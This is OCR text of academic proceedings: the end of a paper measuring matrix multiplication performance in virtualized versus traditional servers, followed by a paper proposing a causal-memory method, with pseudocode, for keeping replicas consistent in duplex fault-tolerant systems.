


Fig. 5. Speedup in Traditional (T) Operating System




Fig. 7. Speedup in Virtualized (v) Operating System




Fig. 6. Speed in Virtualized (v) Operating System




Fig. 8. Speed comparison for odd processing elements

Figure 5 depicts the speedup as a function of matrix size N for each test case with different number of processing elements $P = 1, 2, \cdots, 12$. The speedup curves satisfy Gustafson's Law [12] and saturate below maximum speedup P besides the speed degradation in L4 region.

V. Parallel Matrix Multiplication in Virtual Environment

This Section presents the result of the baseline experiments in virtual environment. The speed graph expressed in gigaflops versus matrix size N is shown in Figure 6 for $P = 1, 2, \cdots, 12$ processing elements. Figure 6 also presents huge performance degradation when $N > 512$ similar to the traditional environment.

Figure 7 depicts the speedup as a function of matrix size N for $P = 1, 2, \cdots, 12$ processing elements. The difference in this environment is the existence of a superlinear L4 region, which is emphasized for $P > 6$. This happens due to existence of a superlinear region when using the second L3 cache compared to the experiments performed only on one chip with one L3 cache.

VI. Traditional vs Virtual Environment

This Section compares the performance of traditional and virtual environments using the performance baseline presented in Sections IV and V.

A. Speed Comparison

Comparing Figures 4 and 6 one can conclude that the curves are nearly identical. All L1, L2, L3 and L4 regions defined in [6] are expressed in the same range of N for particular P. But, there is a difference for speed values in different regions. Figures 8 and 9 correspondingly present the speed difference between traditional and virtual environment for odd and even number of processing elements P.

The figures present that the virtual environment performs with discrepancies. On contrary to our hypothesis, virtual environment provides better performance in L1 and L2 regions compared to traditional as number of processors P increases. In L3 region both environments provide similar performance. But virtual environment provides huge performance drawback in L4 region compared to traditional depicted in Figure 10.

B. Speedup Comparison

Speedup comparison is depicted in Figures 11 and 12. On contrary to our hypothesis, one can conclude from both figures that speedup in virtual environment is greater than speedup in traditional environment.

The performance drawback in virtual environment compared to traditional is exposed in the L4 region. Figures 13 and




Fig. 9. Speed comparison for even processing elements




Fig. 10. Speed comparison in L4 region for better presentation




Fig. 12. Speedup comparison for even processing elements




Fig. 13. Relative Performance for odd processing elements

14 present the relative performance expressed as percentage via ratio of achieved speeds in virtual and traditional environments for odd and even number of processing elements P. It is assumed that the speed in traditional environment is 100%.

Using any processors P from 3 to 12, the virtual environment provides better performance than traditional in L1, L2 and L3 regions. For L4 region, there is a huge performance drawback in virtual environment compared to traditional, despite the performance drawback in both solutions in this region, compared to regions L1, L2 and L3.

C. Performance Comparison in Cache Regions

Table I presents the average performance ratio between virtual and traditional environment for regions L1, L2 and L3 as a group where virtual environment provides better performance, as well as for L4 region where virtual environment




Fig. 11. Speedup comparison for odd processing elements




Fig. 14. Relative Performance for even processing elements

P	L1-L3 Regions	L4 Region
1	98.02%	64.88%
2	99.72%	66.51%
3	101.54%	66.27%
4	104.29%	65.79%
5	105.62%	66.42%
6	114.62%	67.07%
7	110.00%	66.79%
8	98.26%	67.82%
9	111.42%	66.75%
10	109.30%	65.28%
11	105.80%	67.14%
12	109.23%	68.26%
Avg	**105.65%**	**66.58%**

TABLE I
VIRTUAL VS TRADITIONAL AVERAGE SPEED PERFORMANCE

provides huge performance drawback compared to traditional. All performance percentages are given for each processing element P from 1 to 12.

The maximum performance as shown in Table I for virtual environment is 14.62% better than traditional in L1-L3 region. The results show average 5.65% better performance than traditional before L4 region, but only 66.58% of performance that the traditional environment provides in L4 region. It also means that in this region the performance is 33.42% worse than traditional.

VII. Discussion

The experimental results seem very discrepant. Our hypothesis that programs will run slower in virtual environment compared to traditional server failed in many test cases. The similar situation is also shown for speedup when executing in parallel.

Figures 13 and 14 present that for each number i of processing elements ($i = 2, 3, ..., P-1$) virtualization provides better performance than traditional in L1 and L2 regions. One can conclude that virtualization handles better in distributed environment rather than shared memory.

As additional confirmation to conclusion, L3 cache is "semi-shared semi-distributed", i.e. it is shared but not for all data. In L3 region virtualization and traditional environment provide similar performance.

The huge performance drawback in L4 region that virtual environment provides can be explained due to sharing the last level cache - shared memory, despite both test environment create evenly number of cache misses.

VIII. Conclusion and Future Work

Virtualization becomes necessity as technology for modern datacenters. It introduces additional layer in overall model which not always provides performance drawbacks.

We performed detailed experiments and concluded a huge performance discrepancy in virtualized environment.

Virtualization provides almost equal performance of 98% as traditional for sequential execution on computationally and memory intensive matrix multiplication algorithm. Using parallelization it provides even greater speed of almost 15% for particular number of processing elements in L1 and L2 regions.

The virtualization loses the battle in L4 region when a lot of costly cache misses appear. Its performance is 33.42% worse than traditional in this region.

Despite the hypothesis, in this paper the experimental results prove that virtualization performance is even better than traditional for distributed memory, rather than shared where there is a huge performance drawback.

In this paper we use only one active virtual machine working with all physical machine resources. We plan to extend our efforts to define a model to determine the best resource allocation among several active virtual machines to achieve maximum performance. Another imperative is virtualization performance in cloud computing.

References

[1] vmware. (2012, Jan.) Virtualization basics. [Online]. Available: http://www.vmware.com/virtualization/virtual-machine.html

[2] (2012, Jan.) VMware and x86 virtualization. [Online]. Available: http://forums.techarena.in/guides-tutorials/1104460.htm

[3] P. Padala, X. Zhu, Z. Wang, S. Singhal, and K. G. Shin, "Performance evaluation of virtualization technologies for server consolidation," HP Laboratories Palo Alto, Tech. Rep. HPL-2007-59, Apr. 2007. [Online]. Available: http://www.hpl.hp.com/techreports/2007/HPL-2007-59R1.html

[4] Y. Koh, R. Knauerhase, P. Brett, M. Bowman, Z. Wen, and C. Pu, "An analysis of performance interference effects in virtual environments," in *Performance Analysis of Systems Software, 2007. ISPASS 2007. IEEE International Symposium on*, april 2007, pp. 200 –209.

[5] M. Gusev and S. Ristov, "A superlinear speedup region for matrix multiplication," University Ss Cyril and Methodius, Skopje, Macedonia, Faculty of Information Sciences and Computer Engineering, Tech. Rep. IIT:02-12, Jan. 2012.

[6] S. Ristov and M. Gusev, "Superlinear speedup for matrix multiplication," University Ss Cyril and Methodius, Skopje, Macedonia, Faculty of Information Sciences and Computer Engineering, Tech. Rep. IIT:01-12, Jan. 2012.

[7] S. Kundu, R. Rangaswami, K. Dutta, and M. Zhao, "Application performance modeling in a virtualized environment," in *High Performance Computer Architecture (HPCA), 2010 IEEE 16th International Symposium on*, jan. 2010, pp. 1 –10.

[8] N. Regola and J.-C. Ducom, "Recommendations for virtualization technologies in high performance computing," in *Cloud Computing Technology and Science (CloudCom), 2010 IEEE Second International Conference on*, 30 2010-dec. 3 2010, pp. 409 –416.

[9] Z. Shao, Q. Wang, X. Xie, H. Jin, and L. He, "Analyzing and improving mpi communication performance in overcommitted virtualized systems," in *Proceedings of the 2011 IEEE 19th Annual International Symposium on Modelling, Analysis, and Simulation of Computer and Telecommunication Systems*, ser. MASCOTS '11. Washington, DC, USA: IEEE Computer Society, 2011, pp. 381–389. [Online]. Available: http://dx.doi.org/10.1109/MASCOTS.2011.27

[10] cpu world. (2012, Jan.) Intel(r) xeon(r) cpu x5680. [Online]. Available: http://www.cpu-world.com/CPUs/Xeon/Intel-Xeon%20X5680%20-%20AT80614005124AA%20(BX80614X5680).html

[11] vmware. (2012, Jan.) Vmware esxi 5.0 @ONLINE. [Online]. Available: http://www.vmware.com/products/vsphere/esxi-and-esx/overview.html

[12] J. L. Gustafson, "Reevaluating amdahl's law," *Communication of ACM*, vol. 31, no. 5, pp. 532–533, May 1988.

Preventing State Divergence in Duplex Systems Using Causal Memory

Behzad Chitsaz
Department of Computer Engineering
and Information Technology
Amirkabir University of Technology
Tehran, Iran
b.chitsaz@aut.ac.ir

Mohammadreza Razzazi
Department of Computer Engineering
and Information Technology
Amirkabir University of Technology
Tehran, Iran
razzazi@aut.ac.ir

***Abstract*— Replicated execution of distributed programs provides a means of masking hardware or software failures in a distributed system. Application level entities (processes, objects) are replicated to execute on distinct processors. Such replica entities communicate via message-passing. Non-determinism within the replicas could cause messages to be processed in non-identical order, producing a divergence of state. The replicas could thereafter produce inconsistent responses to identical messages and hence appear to be faulty. The partial-order model of distributed computations based on the happened-before relation like primary-backup approach has been criticized for allowing false causality between messages, the false causality causes unnecessary blocking processes and results in high time overhead for replicating entities. In this paper we use the concept of causal memories and multi version states to reduce the false causality between messages. We capture the read/write operations on the variables of each process to find out the dependencies between messages, and save some old values of variables to use in cases the read that operations may cause divergence in the states of replicas. The results of simulation show that this approach has lower execution time than the primary-backup approach.**

***Keywords*— Causal Memory, Replicated Distributed Systems ,Replication Consistency**

I. INTRODUCTION

Active replication is a well-known technique for achieving fault-tolerance. Such a technique is particularly attractive in a distributed system, where replicate execution on processors with independent failure modes can be used for masking failures. Duplex system [1] is an architecture for fault tolerance that consists of two processes that are developed using design diversity techniques [2] called *versions*. Versions perform the same task by communicating with a *coordinator*, which discovers possible failures. Unchecked, non-determinism within the replicas could lead to a divergence of state. The replicas could thereafter produce inconsistent responses to identical messages and hence appear to be faulty. This paper seeks to identify possible sources of non-determinism replicated systems and proposes a well-defined generic mechanism via which consistency may be maintained [3].

Most practical distributed programs employ a variety of mechanisms for controlling interactions between processes (e.g. timeouts, prioritized messages), which are potential sources of non-determinism; but these are not incorporated in the basic state machine model of active replication considered in the literature[4]. We therefore propose a more expressive, enhanced, concurrent processing model based on processes (or objects) interacting via messages and then show how such processes may be replicated. As in the replicated state machine model, we assume that tolerance to a wide range of processor failures (Byzantine [5] in the worst case) is required.

A fundamental problem in distributed systems is that of predicate detection detecting whether a global condition occurs while running a distributed program. Its main application is in the testing, debugging and monitoring of distributed programs. Predicate detection is usually specified in a model of distributed computation based on a happened-before relation [6][7] like primary-backup approach, which models the independence of concurrent messages on different processes. However, it has been criticized for allowing false causality between messages [8]. In the primary-backup strategy [4], one of the replicas, called the primary, plays a special role: it receives the invocations from the client process, and sends the response back. Given an object x, its primary replica is noted prim(x). The other replicas are called the backups. The backups interact with the primary, and do not interact directly with the client process.

Causal memory is based on Lamport's concept of potential causality [9]. Potential causality provides a natural ordering on messages in a distributed system in which processes communicate via message passing. We introduce a similar notion of causality based on reads and writes in a shared-memory environment. Causal memory requires that reads return values consistent with causally related reads and writes, and we say that "reads respect the order of causally related writes." Since causality orders messages only partially, reading processes may disagree on the relative ordering of concurrent writes. This provides independence between concurrent writers, which reduces consistency maintenance (synchronization) costs. The idea is that the synchronization required by a program is often specified explicitly and it is not necessary for the memory to provide additional synchronization guarantees.

II. PRELIMINARIES

A distributed system is considered as different processes $ap_1, \dots, ap_n$ such that they communicate to each other by message passing through FIFO and reliable channels with finite delay.

Each process ap_i has a memory that contains some variables noted by $\boldsymbol{\mathcal{M}_i} = \{m_1, m_2, \dots, m_l\}$ with initial value $\perp_i$ for each m_i. The behavior of a process ap_i is considered as a sequence of states $\boldsymbol{S_i} = \langle S_i^1, \dots, S_i^k \rangle$ such that each state consists of some values for the variables in the memory of the process noted as $S = \{x_1, \dots, x_l\}$. Each state transformation is written as $S \xrightarrow{o} S'$. Transformation $\xrightarrow{o}$ means that operation o is done[10]. We also have:

$$S \xrightarrow{o^1 o^2 \dots o^n} S' \Leftrightarrow S \xrightarrow{o^1} S \dots S \xrightarrow{o^n} S'$$

Possible operations that cause transformation from a state to another are listed below[11].

- *Writing a new value into a variable in the current state of a process.* Operation w_h stands for writing a new value into the variable m_h.
- *Reading value of a variable from the current state of a process*. Operation r_h stands for reading the current value of a variable m_h.
- *Sending message to another process.* Operation snd_i stands for sending a message to ap_i.
- *Receiving message form another process*. Operation rec_l stands for receiving a message from ap_l.
- *Waiting until receiving the next message.* This operation is written as $wait$.

III. FORMAL DESCREPTION OF CAUSALITY

A. Execution

Behavior of a process can be partitioned into a number of *executions*. A sequence of transformations is named an *execution* if it is in the form of $S \xrightarrow{rec_l o^1 o^2 \dots o^n wait} S'$, which means that it starts with receiving a message and finishes with waiting to receive the next message. The inner operations might be write, read, or send message operations. Thus, an execution can be written in a simpler way by the sequence of operations occurred in it in the form of $E = \langle rec_l, o^1, o^2, \dots, o^n, wait \rangle$. So the behavior of the process ap_i can be written by a sequence of executions in the form of $\boldsymbol{\mathcal{E}_i} = \langle E_i^1, \dots, E_i^k \rangle$.

B. Relations Between Operations

1) Happened Before Dependency

Lamport in [12] presents the concept of the happened-before relation. The happened-before relation $\prec_i^{hb}$ is a partial ordering such that $o \prec_i^{hb} o'$ if and only if the operation o in ap_i is done before the operation o' in ap_i.

2) Causal Dependency

The causality relation $\prec_i^{ca}$ is an ordering for two operations o and o' in a process ap_i, $o \prec_i^{ca} o'$ if and only if one of this conditions is held.

1.Both o and o' belong to the same execution and $o \prec_i^{hb} o'$.

2.o is a write operation on the variable m_j and o' is a read operation from m_j that executed after o (also named as read-from relation).

3.There is some o'' such that $o'' \prec_i^{ca} o'$ and $o \prec_i^{ca} o''$.

C. Relations Between messages

1) Mesaage Independence

For two executions $E_i^k = \langle rec_l, o^1, o^2, \dots, o^n, wait \rangle$ and $E_i^{k'} = \langle rec_{l'}, o'^1, o'^2, \dots, o'^{n'}, wait \rangle$ of a process ap_i, the independence relation $\bowtie$ between messages rec_l and $rec_{l'}$, is a reflective, symmetric and non-transitive relation that is defined as followed [13]:

$$rec_{l'} \bowtie rec_l \Leftrightarrow \nexists m_h \in \mathcal{M}_i: (w_h \in E_i^k \wedge r_h \in E_i^{k'}) \vee (r_h \in E_i^k \wedge w_h \in E_i^{k'}) \vee (w_h \in E_i^k \wedge w_h \in E_i^{k'})$$

In simple words, if two executions perform some operations such as write/read, read/write and write/write on some common variables, their input messages are not independence from each other. Thus changing the order of these two executions may result in different outputs. If two input messages are independent, then they are called *dependent*.

2) Input-Input Causal Dependency

For two execution $E_i^k = \langle rec_l, o'^1, o'^2, \dots, o'^n, wait \rangle$ and $E_i^{k'} = \langle rec_{l'}, o'^1, o'^2, \dots, o'^{n'}, wait \rangle$ of a process ap_i, the causal input-input dependency $\prec_i^{iica}$ is defined as followed:

$$rec_{l'} \prec_i^{iica} rec_l \Leftrightarrow rec_{l'} \prec_i^{hb} rec_l \wedge \exists m_h \in \mathcal{M}_i | (r_h \in E_i^k \wedge w_h \in E_i^{k'}) \wedge \left(\exists rec_{l''} \in E_i^{k''} \middle| w_h \in E_i^{k''}\right) \Rightarrow rec_{l''} = rec_{l'} \vee rec_{l''} \prec_i^{hb} rec_{l'}$$

D. Version Consistency

Two running versions are consistent if the causal input-input relations in both of them are the same.

IV. PROPOSED ARCHITECTURE FOR VERSION CONSISTENCY

A duplex system consists of one coordinator and two versions. To achieve version consistency, it is necessary that two versions that are executing identical received messages follow the same input-input dependency relations. For this purpose, the version that processes a received message for the first time through coordinator, dictates the causal input-input dependency relations for the other version. Therefore, it sends this dependency information to the coordinator after its received message processing gets completed.

Versions are divided into two isolated groups that send and receive message from only from versions in their own group.

When the coordinator receives a message that has been already processed in another version, it uses its already obtained dependency information to decide whether to send the message or postpone it.

On the other hand, the versions use multi-version approach; they keep the log of write operations performed by all executions. When a version receives a message that its causal input-input dependency relations have been dictated by the other version, it uses this log to perform read operations such that the two versions are kept consistent.

Example 1: Consider two process versions ap and ap' with memory $\mathcal{M} = \{m_1, m, m\}$ and $\mathcal{M}' = \{m'_1, m'_2\}$ respectively (the memory of the two versions are assumed different due to design diversity approach). Coordinator receives a message l with ap as its target. Coordinator finds

that the message l with target ap' has not been received before, therefore it sends l to ap. The version ap performs operation $w_1(1)$. Next, a similar case happens for message m with target ap, and performs $w_2(0)$. It is clear that $l \bowtie m$, so the coordinator after processing m does not declare any dependency between m and l. Next, coordinator receives message m that has ap' as its target, the coordinator finds that m has been processed in ap but there is no message that has dependency with m that has not processed in ap' yet. Although the message l in ap has been processed before m, but it is not necessary for ap' to wait for this message. Thus, the coordinator sends m to the ap'. ap' executes m and performs $w_1(0)$. Next, coordinator receives message n that has ap as its target and sends it to ap. ap performs $r_1(1)$, the variable that has previously been written by the message l. This makes l and m dependent. Thus, ap after executing n informs the coordinator and notes l as a prerequisite for n. After this, coordinator receives message n that has ap' as its target. Coordinator finds that the prerequisite l has not been processed in ap' before, thus it postpones n until l is received and processed by ap'.

Example 2: Consider ap and ap' as they are defined in the previous example. Version ap receives and processes messages l and q that perform operations $w_0(1)$ and $r_0(1)$ respectively. Thus, the ap informs coordinator that q is causally dependent to l. Version ap' receives and processes messages l and n that perform operations $w_1(1)$ and $w_1(2)$ respectively. Note that ap' has saved the log of write operations, therefore it knows that the current value of m_1 is 2 and the value that l has written on it is 0. Now the coordinator receives the message q which has ap' as target. Coordinator finds that q depends on l and also l has already processed in ap'. Thus, the coordinator sends q to ap' and piggybacks its dependency information. q wants to perform a read operation on m_1. ap' finds that q depends on l, so it must return the last value of a write operation on m_1 which has been performed performed by l, so as a result 1 is returned and the operation $r_1(1)$ is performed.

The details of the process of the coordinator and the versions are described below.

A. Coordinator Process

The coordinator process is responsible for the consistency between running versions. To achieve this, each process in order to receive next message, sends a request message to the coordinator, and the coordinator sends the first available message to the process. After processing the received message, the process sends the dependency information to the coordinator. The coordinator is responsible for coordinating the input messages and must forward the messages for the process versions such that the causal consistency between processes is guaranteed. To achieve this, the coordinator needs to save the dependency information for each version.

1) Data Structures

The required data structures for the coordinator process are listed below:

- *Message (msg):* consists of the sender identifier, message identifier (id), a boolean that determines whether the message has been processed before in the other version or not (*first_exec*), the list of message identifiers which this mrssage depends on them (*dep*), the timestamp (*ts)* and the message content.
- *Message Causal input-input dependency information*: dep_k^{id} consists the set of input message identifiers that have causal input-input dependency relation with message with identifier id that has been processed by k[th] version.
- *Messages Executing Now (exec_now)*: $exec_now_k$ contains identifier of the message which is executing in the kth version at the current time.
- *Different Order Messages (dif):* dif_k contains the message identifiers, which have been executed only in the kth version.
- *Message Queue(msg_queue):* msg_queue_k represents the message queue of the kth version.

2) Processing the request for next message

The coordinator fetches message from the message queue. Then it checks whether the fetched message has been executed in the other version than the one requesting. Three cases may occur:

Case 1: *The other version has not received this message yet.* In this case, the coordinator sends the message for the requester.

Case 2: *The other version has received the message and it is executing this process now.* In this case the coordinator checks whether the processed messages for both processes are identical or not. If yes, it sends the message for the target, else it postpones this message and fetches the next message from the queue.

Case 3: *The other version has received and executed the message completely*. In this case, the coordinator checks whether the message processed by the other version has dependency to a message that the requesting version has not received or not. If no, it sends the message, else it postpones it and fetches the next message from the queue.

Algorithm 1 shows the pseudocode of the these operations.

Algorithm 1:
Coordinator - Receiving a request for next message

```
Function Msg_req(version, last_msg)
/*last_msg is the dependency information of the last processed message*/
    if not last_msg.first_exec
        remove last_msg.id from dif_{1-version.number}
    else
        dep^{last_msg}_{version.number} ← last_msg.dep
    end if
    Select_next_message(version)
End Function

Function Select_next_message(version)
    selected ← false
    msg ← read first element of the msg_queue
    while not selected do
        if exec_now_{1-version.index} equals msg.id
            if dif_{1-version.number} equals dif_{version.number}
                msg.first_exec ← false
                Send(version,msg)
                selected ← true
            else
                /*postpone this message*/
            end if
        else if msg.id ∉ dif_{1-version.number}
            msg.first_exec ← true
```

```
            Send(version,msg)
            selected ← true
        else if dif_{version.number} ∩ dep^{msg.id}_{1−version.number} = ∅
            msg.first_exec ← false
            msg.dep ← dep^{msg}_{1−version.number}
            Send(version,msg)
        selected ← true
        else
            /*postpone this message*/
        end if
        if not selected
            msg ← read next element of the msg_queue
        end if
    end while
End Function
```

3) Sending message to the target process

When the above requirements for sending a message have been satisfied, the coordinator process sends the message to the target. If this message has been previously processed by the other version, the messages with causality dependency with the current message also must be sent to the target version. The pseudocode of this algorithm is given below.

Algorithm 2: Coordinator – Sending the next message

```
Function Send(version,msg)
    exec_now_{version.index} ← msg.id
    msg.ts ← clock
    Send msg to version
End Function
```

B. Versions

1) Data Structures

- *Variable History (H):* for each variable m_k in the state of a version, H_k keeps track of the values written in that variable by all the received messages.

2) Reading variable from the current state

Two cases are possible:

Case 1: *Input message has no bent previously processed by the other version (exec_first is true).* In this case, the process reads the last value written on the variable. The read operation results in causal dependency between the current message and the message that has previously written on this variable, therefore, it must be added to the list of dependency of the current message.

Case 2*: Input message has not been previously processed at the other version*. Since each version, has saved the messages received by the other version, it must read the last value that its writer message exists in the list of messages that has been executed by the other version (*msg.dep*).

The pseudocode of the read operation is described in algorithm 3:

Algorithm 3: Versions – Read operation

```
Function Read(m_k)
    If msg.first_exec
        add H_k.last_writer to msg.dep
        return H_k.get_value(H_k.last_writer)
    else if H_k.writers_set ∩ msg.dep = ∅
        return ⊥_k
    else
        last_writer ← element of writers_set ∩ msg.dep with
      highest value for ts
        return H_k.get_value(last_writer)
    end if
End Function
```

3) Writing new values into a variable of the current state

The new value of the variable and the identifier of the current processing message are added to the history of the variable.

The pseudocode of the write operation is described in algorithm 4:

Algorithm 4: Versions – Write operation

```
Function Write(m_k,v)
    if msg.first_exec
        add H_k.last_writer to msg.dep
        add (msg,value) to H_k
    end if
End Function
```

4) Sending Message To Other Processes

In order to send messages to other processes o, the process sends the message content along with its identifier to the target process. It also sends a request to the coordinator to receive the next message. It also sends the identifier of the processed message to the coordinator. If the current executing message has not been processed by the other version (*first_exec* is false), the messages that are causally dependent to it are piggybacked to the message and are sent to the coordinator.

V. GARBAGE COLLECTION

Saving complete history of a variable, results in high storage overhead for the versions, thus it is necessary to remove the unused data. To achieve this, the *masked message* is defined. A masked message is a message no current value of any of versions' variables has been written by this message, and also none of the messages in the "different order messages (*dif*)" data structure are causally dependent to it. When due to the execution of new messages, the direct impact of old messages on the current state of the system becomes completely masked, it means that the next messages are not in the causal relation with the old messages, so the values written by them may be removed from the variable histories.

VI. PERFORMANCE EVALUATION

The method based on causal memories and multi version states need to save multiple values for each variable, thus it uses additional amount of memory to keep the state of the processes. But it reduces the waiting processes and improves the performance of the whole system.

A simulation is developed using SimJava 2 Tool and the execution time of a replicated distributed process using primary-backup and causal memory techniques are compared. There are 6 pairs of processes that communicate via message passing, each pair of processes are developed using N-Version Programming approach and they perform identical executions on the same input. The process and communication delays are generated using exponential distribution with mean value 200 time units for communication delays and 50 time units for delay of processing each input message. Each test is started by a number of initial requests (3, 6, 12, 30 and 60) and each request is assumed to be processed by 500 steps in different

processes, and after each step, the request is sent to another process to continue execution. The testes are performed under different conditions about the probability of causal dependency between input messages (for causal memory approach). The right most column of the chart shows the execution time of this test using primary-backup approach. The results in figure 1 show that increasing the probability of causal dependency between messages, increases the execution time of all requests. In most cases the causal memory approach has lower execution time than the primary-backup approach.

